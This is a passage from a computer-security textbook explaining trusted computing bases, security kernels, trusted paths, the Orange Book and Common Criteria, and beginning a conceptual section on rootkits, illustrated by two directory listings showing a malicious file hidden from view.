


FIGURE 5-16 Trusted Systems Design and Evaluation Criteria

Orange Book (TCSEC): First attempt to codify principles and requirements for secure computing systems

The 1980s and 1990s saw several candidates for evaluating the degree of a system's trustedness, and these approaches converged between 1995 and 2003 in an international process for evaluation, called the Common Criteria for Information Technology Security Evaluation. Today, thanks to that standard, the market has many products whose trustworthiness has been independently confirmed.

In the next section we examine the functions important to a trusted system. Then, in the following section, we briefly describe the current trusted system evaluation and certification process.

Trusted System Functions

Trusted systems contain certain functions to ensure security. In this section we look over several aspects of a trusted system, starting with the trusted computing base.

Trusted Computing Base (TCB)

The **trusted computing base**, or **TCB**, is the name we give to everything in the trusted operating system that is necessary to enforce the security policy. Alternatively, we say that the TCB consists of the parts of the trusted operating system on which we depend for correct enforcement of policy.

Trusted computing base (TCB): everything necessary for a system to enforce its security policy

We can think of the TCB as a coherent whole in the following way. Suppose you divide a trusted operating system into the parts that are in the TCB and those that are not, and you allow the most skillful malicious programmers to write all the non-TCB parts. Since the TCB handles all the security (including protecting itself), nothing the malicious non-TCB parts do can impair the correct security policy enforcement of the TCB. This definition gives you a sense that the TCB forms the fortress-like shell that protects whatever in the system needs protection. But the analogy also clarifies the meaning of trusted in trusted operating system: Our trust in the security of the whole system depends on the TCB.

Obviously, the TCB must be both correct and complete. Thus, to understand how to design a good TCB, we focus on the division between the TCB and non-TCB elements of the operating system and concentrate our effort on ensuring the correctness of the TCB.

TCB Functions

Just what constitutes the TCB? We can answer this question by listing system elements on which security enforcement could depend:

- *hardware*, including processors, memory, registers, a clock, and I/O devices
- some notion of *processes*, so that we can separate and protect security-critical processes
- primitive *files*, such as the security access control database and identification and authentication data
- protected *memory*, so that the reference monitor can be protected against tampering
- some *interprocess communication*, so that different parts of the TCB can pass data to and activate other parts; for example, the reference monitor can invoke and pass data securely to the audit routine

It may seem as if this list encompasses most of the operating system, but in fact the TCB is only a small subset. For example, although the TCB requires access to files of enforcement data, it does not need an entire file structure of hierarchical directories, virtual devices, indexed files, and multidevice files. Thus, the TCB might contain a primitive file manager to handle only the small, simple security data files needed for the TCB. The more complex file manager to provide externally visible files could be outside the TCB. [Figure 5-17](#) shows a typical division into TCB and non-TCB sections.




FIGURE 5-17 System Separated into TCB and Non-TCB Sections

The TCB, which must maintain the secrecy and integrity of each domain, monitors four basic interactions.

- *Process activation.* In a multiprogramming environment, activation and deactivation of processes occur frequently. Changing from one process to another requires a complete change of registers, relocation maps, file access lists, process status information, and other pointers, much of which is security-sensitive information.
- *Execution domain switching.* Processes running in one domain often invoke processes in other domains to obtain more or less sensitive data or services.
- *Memory protection.* Because each domain includes code and data stored in memory, the TCB must monitor memory references to ensure secrecy and integrity for each domain.
- *I/O operation.* In some systems, software is involved with each character transferred in an I/O operation. This software connects a user program in the outermost domain to an I/O device in the innermost (hardware) domain. Thus, I/O operations can cross all domains.

TCB Design

The division of the operating system into TCB and non-TCB aspects is convenient for designers and developers because it means that all security-relevant code is located in one (logical) part. But the distinction is more than just logical. To ensure that the security

enforcement cannot be affected by non-TCB code, TCB code must run in some protected state that distinguishes it and protects it from interference or compromise by any code outside the TCB. Thus, the structuring into TCB and non-TCB must be done consciously.

However, once this structuring has been done, code outside the TCB can be changed at will, without affecting the TCB's ability to enforce security. This ability to change helps developers because it means that major sections of the operating system—utilities, device drivers, user interface managers, and the like—can be revised or replaced any time; only the TCB code must be controlled more carefully. Finally, for anyone evaluating the security of a trusted operating system, a division into TCB and non-TCB simplifies evaluation substantially because non-TCB code need not be considered.

The TCB is separated to achieve self-protection and independence.

TCB Implementation

Security-related activities are likely to be performed in different places. Security is potentially related to every memory access, every I/O operation, every file or program access, every activation or termination of a user, every creation of a new execution thread, and every interprocess communication. In modular operating systems, these separate activities can be handled in independent modules. Each of these separate modules, then, has both security-related and other functions.

Collecting all security functions into the TCB may destroy the modularity of an existing operating system. A unified TCB may also be too large to be analyzed easily. Nevertheless, a designer may decide to separate the security functions of an existing operating system, creating a **security kernel**. This form of kernel is depicted in [Figure 5-18](#).




FIGURE 5-18 Security Kernel

A more sensible approach is to design the security kernel first and then design the

operating system around it. This technique was used by Honeywell in the design of a prototype for its secure operating system, Scomp. That system contained only twenty modules to perform the primitive security functions, and these modules consisted of fewer than 1,000 lines of higher-level-language source code. Once the actual security kernel of Scomp was built, its functions grew to contain approximately 10,000 lines of code.

In a security-based design, the security kernel forms an interface layer, just atop system hardware. The security kernel monitors all operating system hardware accesses and performs all protection functions. The security kernel, which relies on support from hardware, allows the operating system itself to handle most functions not related to security. In this way, the security kernel can be small and efficient. As a byproduct of this partitioning, computing systems have at least three execution domains: security kernel, operating system, and user. This situation was depicted in [Figure 5-1](#) at the start of this chapter.

Secure Startup

Startup is a known weak point in system design. Before the operating system is fully functional, its protection capabilities are limited. As more pieces become operational, they exercise more complete control over the resources. During startup, the nature of the threats is also lowered because users are not yet active and network connections have not yet been established.

Designers of trusted systems recognized the vulnerability at system startup, especially if it was a restart from a previous failure. Thus, trusted system design documents such as the Orange Book [[DOD85](#)] require developers to demonstrate that when the system starts, all security functions are working properly and no effects remain from any previous system session.

Secure startup ensures no malicious code can block or interfere with security enforcement.

Trusted Path

Critical to security is the association of a human user to an operating system's internal construct of a subject. In [Chapter 2](#) we detailed authentication techniques by which a user could prove an identity to the operating system.

But what about the other direction: A user cannot be expected to expose unique validating data to any software that requests it. (You would not—or at least should not—enter your password on any screen that prompts you.) As you well know, any moderately competent programmer can write code to pop up a box with fields for user name and password. How can you be assured the box comes from and passes entered data to the password manager?

How do you know that box is legitimate? This question is really just the other side of authentication: the application wants to ensure that you are who you say you are, but you also need to know that the application is what it says it is.

This problem is difficult to solve at the application level, but at the operating system level it is a little easier to solve. A **trusted path** is an unforgeable connection by which the

user can be confident of communicating directly with the operating system, not with any fraudulent intermediate application. In the early days of Microsoft Windows, the user had to press the control, alt, and delete keys simultaneously to activate the login prompt. The keyboard device driver trapped that one sequence and immediately transferred control to the operating system's authentication routine. Thus, even if an application could forge a convincing-looking login screen, the user knew the only safe way to log in was to press control–alt–delete.

A trusted path precludes interference between a user and the security enforcement mechanisms of the operating system.

Trusted systems required a trusted path for all security-critical authentication operations, such as changing a password. The Orange Book [DOD85] requires “a trusted communication path between itself and user for initial login and authentication. Communications via this path shall be initiated exclusively by a user.” [Sidebar 5-5](#) describes a physical case in which the lack of a trusted path compromised security.

Sidebar 5-5 Milking the Skimmer

Journalist Brian Krebs has a series of reports on ATM skimmers. (See <http://krebsonsecurity.com/2011/01/atm-skimmers-up-close/> and follow the links for other postings; note especially how authentic the devices look in the pictures.) A **skimmer** is a device that fits over the slot on an ATM machine into which you insert the bank card. The skimmer reads the information encoded on the bank card's magnetic stripe and, in some models, a tiny camera photographs your hand as you enter your PIN. The criminal then downloads the data captured, and with the encoded information it has captured, the criminal fabricates a duplicate bank card. Using your PIN, the criminal can then impersonate you to access your account.

ATM card fraud is prevalent in the United States, but few consumers are concerned because currently most banks reimburse the losses to individuals' accounts. In Europe, however, banks take a harsher stance, making customers responsible for some losses. According to the European ATM Security Team, ATM crime rose 24 percent for the six-month period January–June 2010 as compared to the same period of 2009; there were 5,743 attacks in the 2010 period with losses of €144 million (almost \$200 million). By contrast, the U.S. Secret Service estimates ATM fraud is approximately \$1 billion in the United States.

Three researchers with Cambridge University [DRI08] found a similar problem with skimmers added to handheld terminals widely used in Europe to validate customers' credit cards. The customer passes a card to a clerk, who inserts it into a machine with a numeric keypad and passes the machine for the customer to enter a secret PIN. Although the customer is performing an authentication function, the researchers found they could obtain the card data and PIN, allowing reuse of the data. The vulnerabilities involved both physical tampering and interception. These researchers designed and implemented only a

proof-of-concept demonstration of the flaw, so the problem caused no real harm of which we are aware. Still, designers not focused on security weaknesses produce numerous products in widespread use.

Object Reuse

One way that a computing system maintains its efficiency is to reuse objects. The operating system controls resource allocation, and as a resource is freed for use by other users or programs, the operating system permits the next user or program to access the resource. But reusable objects must be carefully controlled, lest they create a serious vulnerability. To see why, consider what happens when a new file is created. Usually, space for the file comes from a pool of freed, previously used space on a disk, in memory, or on another storage device. Released space is returned to the pool “dirty,” that is, still containing the data from the previous user. Because most users would write to a file before trying to read from it, the new user’s data obliterate the previous owner’s, so there is no inappropriate disclosure of the previous user’s information. However, a malicious user may claim a large amount of space and then scavenge for sensitive data by reading before writing. This kind of attack is called **object reuse**.

Object sanitization ensures no leakage of data if a subject uses a memory object released by another subject.

To prevent object reuse leakage, operating systems clear (that is, overwrite) all space to be reassigned before allowing the next user to access it. Magnetic media are particularly vulnerable to this threat. Very precise and expensive equipment can sometimes separate the most recent data from the data previously recorded, from the data before that, and so forth. This threat, called **magnetic remanence**, is beyond the scope of this book. For more information, see [[NCS91b](#)]. In any case, the operating system must take responsibility for “cleaning” the resource before permitting access to it.

Audit

Trusted systems must also track any security relevant changes, such as installation of new programs or modification to the operating system. The audit log must be protected against tampering, modification, or deletion other than by an authenticated security administrator. Furthermore, the audit log must be active throughout system operation. If the audit medium fills to capacity (for example, if audit records written to a disk use all space on the disk), the system is to shut down.

The Results of Trusted Systems Research

The original purpose of the Orange Book was to ensure a range of trustworthy, security-enforcing products, primarily for use to protect military sensitive information for the United States. The Orange Book became a U.S. Department of Defense standard, and a regulation called for “C2 by 92,” a modest level of trustworthiness for all new Defense Department computers by 1992. That mandate was never enforced, and for a while it seemed as though the effort had achieved nothing.

Trusted Systems Today

Significant thought and money was invested during the 1980s and 1990s on design and implementation of trusted systems. Research and development projects such as PSOS [NEU80], KSOS [MCC79], KVM [GOL77], SCOMP [FRA83], Multics [SAL74], Trusted Xenix, Trusted Mach [BRA88], GEMSOS [NCS95], and Vax VMM [KAR90] helped establish the principles of high-assurance, security-enforcing trusted systems.

Today, however, few security people have ever heard of these systems, let alone know what they involve. These projects have disappeared from the security scene for at least two reasons: First, the market for high-assurance, security-enforcing operating systems is quite limited. Even users dealing with sensitive data, such as highly classified military or diplomatic information, found they preferred or even needed functionality, performance, and usability more than security. Second, these systems were sidelines to manufacturers' major system offerings, and maintaining such separate product lines became untenable. By now, as [Sidebar 5-6](#) describes, even the word "trust" has lost some of its value.

Fortunately, however, the lessons of trusted systems design endure. Design principles such as least privilege and separation; features such as trusted path, secure startup, and object reuse; and concepts such as the security kernel and reference monitor live on today. For example, today's firewall, the widely used network security product (which we cover in the next chapter), is an instantiation of the reference monitor concept, and Microsoft's Trustworthy Computing (described in [Chapter 3](#)) is heavily based on trusted systems principles. Thus, we encourage you to adopt the historian's philosophy that understanding the past can help you appreciate the present and prepare for the future.

Sidebar 5-6 Can Trust Be Certified?

Is it possible to rely on a service or search engine to verify that an online site is trustworthy? TRUSTe is a non-profit organization, founded in 1997 by privacy advocates, that uses its TRUSTe certification to assure users that a site will protect the user's privacy. In 2006, TRUSTe also introduced a "trusted download program," designed to confirm to users that software downloaded from a site is neither adware nor spyware.

Edelman [EDE06] investigated the trustworthiness of sites holding a TRUSTe certification. Dismayingly, he found that TRUSTe-certified sites were twice as untrustworthy as uncertified sites. Similarly, he found that relying on well-known and trusted search engines also increases the likelihood of being directed to an untrustworthy site.

In 2008, Edelman found that the web site coupons.com stored data in deceptive file names and registry entries designed to look like part of Windows. The files had names such as `c:\windows\WindowsShellOld.Manifest.1` and `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Folder\Presentation Style`. Moreover, coupons.com failed to remove these files when specifically requested to do so. In February 2008, Edelman reported the practice to TRUSTe, since coupons.com displayed a TRUSTe certificate; shortly thereafter, TRUSTe claimed that the problem had been resolved with new software and that coupons.com was again trustworthy. But Edelman's further analysis showed that the deceptive file names and registry entries were still

there, even after a user ran an uninstall program (<http://www.benedelman.org/>).

The Orange Book—Overview

In the late 1970s, when the Orange Book was originally developed, the only model for computing was the mainframe computer with access and data shared by multiple users. Although in settings such as universities and laboratories, loosely controlled sharing matched a relatively free exchange of information, military and major commercial users needed assurance that unauthorized users could not access sensitive data. The military was concerned for the protection of classified information, and corporate users needed to protect trade secrets, business plans, and accounting and personnel records. Thus, the goal of the Orange Book was to spur development of multiuser systems that were highly resistant to unacceptable information flows.

That focus led to a two-part scale for rating trusted systems. There were six rankings, in order: C1 (lowest), C2, B1, B2, B3, and A1 (highest). At each step both the security features and the necessary assurance of correct functioning increased, with a major feature jump between C2 and B1, and major assurance upgrades at B2, B3, and A1. Features and assurance were tied as a package at each of these six rankings.

Bundling features and assurance was critical to the objective of the Orange Book because its authors thought critical features (for example, being able to maintain protect-classified data on a system that also allowed unclassified users) needed to be coupled with high assurance. However, strict association also severely limited the book's applicability: Commercial users wanted high assurance but had little need for the rigid structure of classified data. Thus, after some straw-man structures and much discussion, representatives from a group of nations settled on the more flexible structure now known as the Common Criteria.

Common Criteria

The Common Criteria writers made two crucial advances over the Orange Book. First, they agreed to a separation between functions and assurance. Each user and each developer had the option of selecting an appropriate set of features and, *independently*, a level of assurance at which those features would be implemented. Although a critical-functionality, low-assurance product might be of dubious value, if a developer perceived a market, the scheme should not block the invention.

The Common Criteria defined seven **assurance levels**, EAL1 (lowest) through EAL7 (highest). At the lowest level a developer asserts to having followed a practice, with rigor rising until at the higher levels the practices are more stringent and compliance is verified by an independent testing laboratory.

The second breakthrough of the Common Criteria was to leave functionality unlimited. With hindsight, the Orange Book writers should have realized that building a design framework around multiuser, stand-alone mainframe computing was doomed if ever the computing paradigm shifted. That shift occurred almost as soon as the Orange Book was adopted as a Defense Department standard, unfortunately coinciding with the rise of the personal computer and networking.

Authors of the Common Criteria accepted that they could not foresee the kinds of

products to be created in the future. Thus, they allowed for an open-ended set of **protection profiles** that could specify security features for particular new product types, such as firewalls or intrusion detection devices, neither of which was commercially available when the Orange Book was written.

As this book is written, the Common Criteria has only a single protection profile for operating systems (those have remained relatively stable over time) but there are 50 profiles for integrated circuits and smart card devices, showing the blossoming of such products. Some figures on Common Criteria-certified products as of mid-2014 are shown in [Tables 5-3](#) and [5-4](#).

Year	Number of Certified Products
2011	264
2012	302
2013	242
2014 (partial year) ^a	66
All years: 1999–2014	1991

^aCurrent data on products certified under the Common Criteria scheme are available at <http://www.commoncriteriaportal.org/>.

TABLE 5-3 Evaluated Products by Year

Product Type	Number of Certified Products
Access control	83
Biometric authentication	3
Boundary protection	122
Database management system	46
Network and network device	203
Operating system	104

TABLE 5-4 Evaluated Products by Type (partial list)

**Common Criteria: Multinational standard for security evaluation;
separates criteria into functionality and effectiveness**

This brief overview of trusted systems has explored qualities of an operating system that let it enforce security reliably. As you have learned, operating systems are essential to secure computing because they (and physical hardware) control access to all resources. The reference monitor must be unby-passable: If someone can evade the access control mechanism, there is no control.

Next we turn to a fatal attack on operating systems, the rootkit. Figuratively, a rootkit is malicious code that gets beneath an operating system, in a layer between it and hardware. So positioned, the rootkit can circumvent, disable, or alter the work of the operating system; in essence, the rootkit controls the operating system. As you can well imagine, rootkits are a pernicious threat for computer system security.

5.3 Rootkit

In the Unix operating system *root* is the identity of the most powerful user, owning sensitive system resources such as memory and performing powerful actions such as creating users and killing processes. The identity *root* is not normally a user with login credentials; instead it is the name of the entity (subject) established to own and run all primitive system tasks (and these tasks create the remaining user identities such as *admin* and ordinary users). Thus, compromising—becoming—a task with root privilege is a hacker’s ultimate goal because from that position the hacker has complete and unrestricted system control.

Root: most privileged subject (in a Unix system)

As you have seen, there are two types of attackers: those who craft new attacks and those who merely execute someone else’s brainchild. The latter far outnumber the former, but the new attacks are especially troublesome because they are new, and therefore unknown to protection tools and response teams. As we explain in [Chapter 3](#), people who execute attack code from someone else are sometimes pejoratively called “script kiddies” because they simply execute someone else’s attack script or package. An attack package that attains root status is called a **rootkit**. In this section we look at rootkits to see how the power of root can be used to cause serious and hard-to-eradicate harm.

Rootkit: Tool or script that obtains privileges of root

Phone Rootkit

Researchers at Rutgers University [[BIC10](#)] demonstrated an ability to load a rootkit onto a mobile phone. The operating system of a mobile phone is rather simple, although smartphones with their rich functionality demand a more complex operating system to support a graphical user interface, downloadable applications, and files of associated data. The complexity of the operating system led to more opportunities for attack and, ultimately, a rootkit. Rootkits can exist on any operating system; the Rutgers researchers chose to investigate this platform because it is relatively simple and many users forget—or are unaware—it is an operating system that can be compromised. The points in this research apply equally to operating systems for more traditional computers.

In one test, the researchers demonstrated a rootkit that could turn on a phone’s microphone without the owner’s knowing it happened. In such a case, the attacker would send an invisible text message to the infected phone, telling it to place a call and turn on the microphone; imagine the impact of such an attack when the phone’s owner is in a meeting on which the attacker wants to eavesdrop.

In another demonstration, these same researchers displayed a rootkit that responds to a text query by relaying the phone's location as furnished by its GPS receiver. This would enable an attacker to track the owner's whereabouts.

In a third test, the researchers showed a rootkit that could turn on power-hungry capabilities—such as the Bluetooth radio and GPS receiver—to quickly drain the battery. People depend on cell phones for emergencies. Imagine a scenario in which the attacker wants to prevent the victim from calling for help, for example, when the attacker is chasing the victim in a car. If the phone's battery is dead, the cell phone cannot summon help.

The worst part of these three attacks is that they are effectively undetectable: The cell phone's interface seems no different to the user who is unaware of danger. The rootkit can thus perform actions normally reserved for the operating system but does so without the user's knowledge.

A rootkit is a variation on the virus theme. A rootkit is a piece of malicious code that goes to great lengths not to be discovered or, if discovered and removed, to reestablish itself whenever possible. The name rootkit refers to the code's attempt to operate as root, the ultraprivileged user of a Unix system, so-named because the most critical and fundamental parts of the Unix operating system are called root functions.

Put yourself in the mind of an attacker. If you want persistency, you want an attack that is really difficult to detect so your victim cannot find and try to eradicate your code. Two conditions can help you remain undiscovered: your code executing before other programs that might block your execution and your not being detected as a file or process. You can achieve these two goals together. Being in control early in the system boot cycle would allow you to control the other system defenses instead of their controlling you. If your code is introduced early enough, it can override other normal system functions that would detect its presence. Let us look at a simple example.

Rootkit Evades Detection

Malicious code consists of executable files, just like all other code. To be able to execute, malicious code must locate and invoke its pieces, which usually implies that some of these pieces are predictable: They are of a certain name, size, location, or form, but that same predictability makes them targets for tools that search for malicious code (such as virus checkers). An attack might involve the file `mal_code.exe` stored in `c:/winnt/apps`. When you run a file explorer program on that directory, `mal_code.exe` will appear in the listing, and you might recognize and eradicate the file.

Antivirus tools (and most programs) do not contain code to query the disk, determine the disk format, identify files and where they are stored, find the file names and properties from an index table, or structure the results for use and display. Instead the tools call built-in functions through an application programming interface (API) to get this information. For example, as shown in [Figure 5-19](#), the Windows API functions `FindFirstFile()` and `FindNextFile()` return the file name of the first or next file that matches certain criteria. The criteria may be null, implying to select all files. These functions in turn call NT Kernel "native mode" system functions, such as `NTQueryDirectoryObject`. At the end of this call chain is a simple function call: Load a number into a register to represent the

specific system function to perform, and execute a call instruction to the operating system kernel. The operating system returns descriptive information, and the higher-level functions format and present that information. These steps reflect the layered functioning of the operating system depicted in the figures earlier in this chapter.




FIGURE 5-19 Using APIs and Function Calls to Inspect Files

What if malicious code intruded on that sequence of calls? For example, consider the directory listing shown in [Figure 5-20](#), which depicts the true contents of a subdirectory. An attacker could intercept that listing to change it to the one shown in [Figure 5-21](#), in which the file `mal_code.exe` does not appear.

[Click here to view code image](#)

```
Volume in drive C has no label.
Volume Serial Number is E4C5-A911

Directory of C:\WINNT\APPS

01-09-14 13:34      <DIR>      .
01-09-14 13:34      <DIR>      ..
24-07-12 15:00           82,944 CLOCK.AVI
24-07-12 15:00          17,062 Coffee Bean.bmp
24-07-12 15:00           80 EXPLORER.SCF
06-08-14 15:00          256,192 mal_code.exe
22-08-08 01:00          373,744 PTDOS.EXE
21-02-08 01:00           766 PTDOS.ICO
19-06-10 15:05          73,488 regedit.exe
24-07-12 15:00          35,600 TASKMAN.EXE
14-10-12 17:23          126,976 UNINST32.EXE
          9 File(s)          966,852 bytes
          2 Dir(s)    13,853,132,800 bytes free
```

FIGURE 5-20 Unmodified Directory Listing

[Click here to view code image](#)

```
Volume in drive C has no label.
Volume Serial Number is E4C5-A911

Directory of C:\WINNT\APPS

01-09-14  13:34      <DIR>      .
01-09-14  13:34      <DIR>      ..
24-07-12  15:00           82,944 CLOCK.AVI
24-07-12  15:00          17,062 Coffee Bean.bmp
24-07-12  15:00             80 EXPLORER.SCF
22-08-08  01:00          373,744 PTDOS.EXE
21-02-08  01:00             766 PTDOS.ICO
19-06-10  15:05           73,488 regedit.exe
24-07-12  15:00          35,600 TASKMAN.EXE
14-10-12  17:23          126,976 UNINST32.EXE
           8 File(s)          710,660 bytes
           2 Dir(s) 13,853,472,768 bytes free
```

FIGURE 5-21 Modified Directory Listing

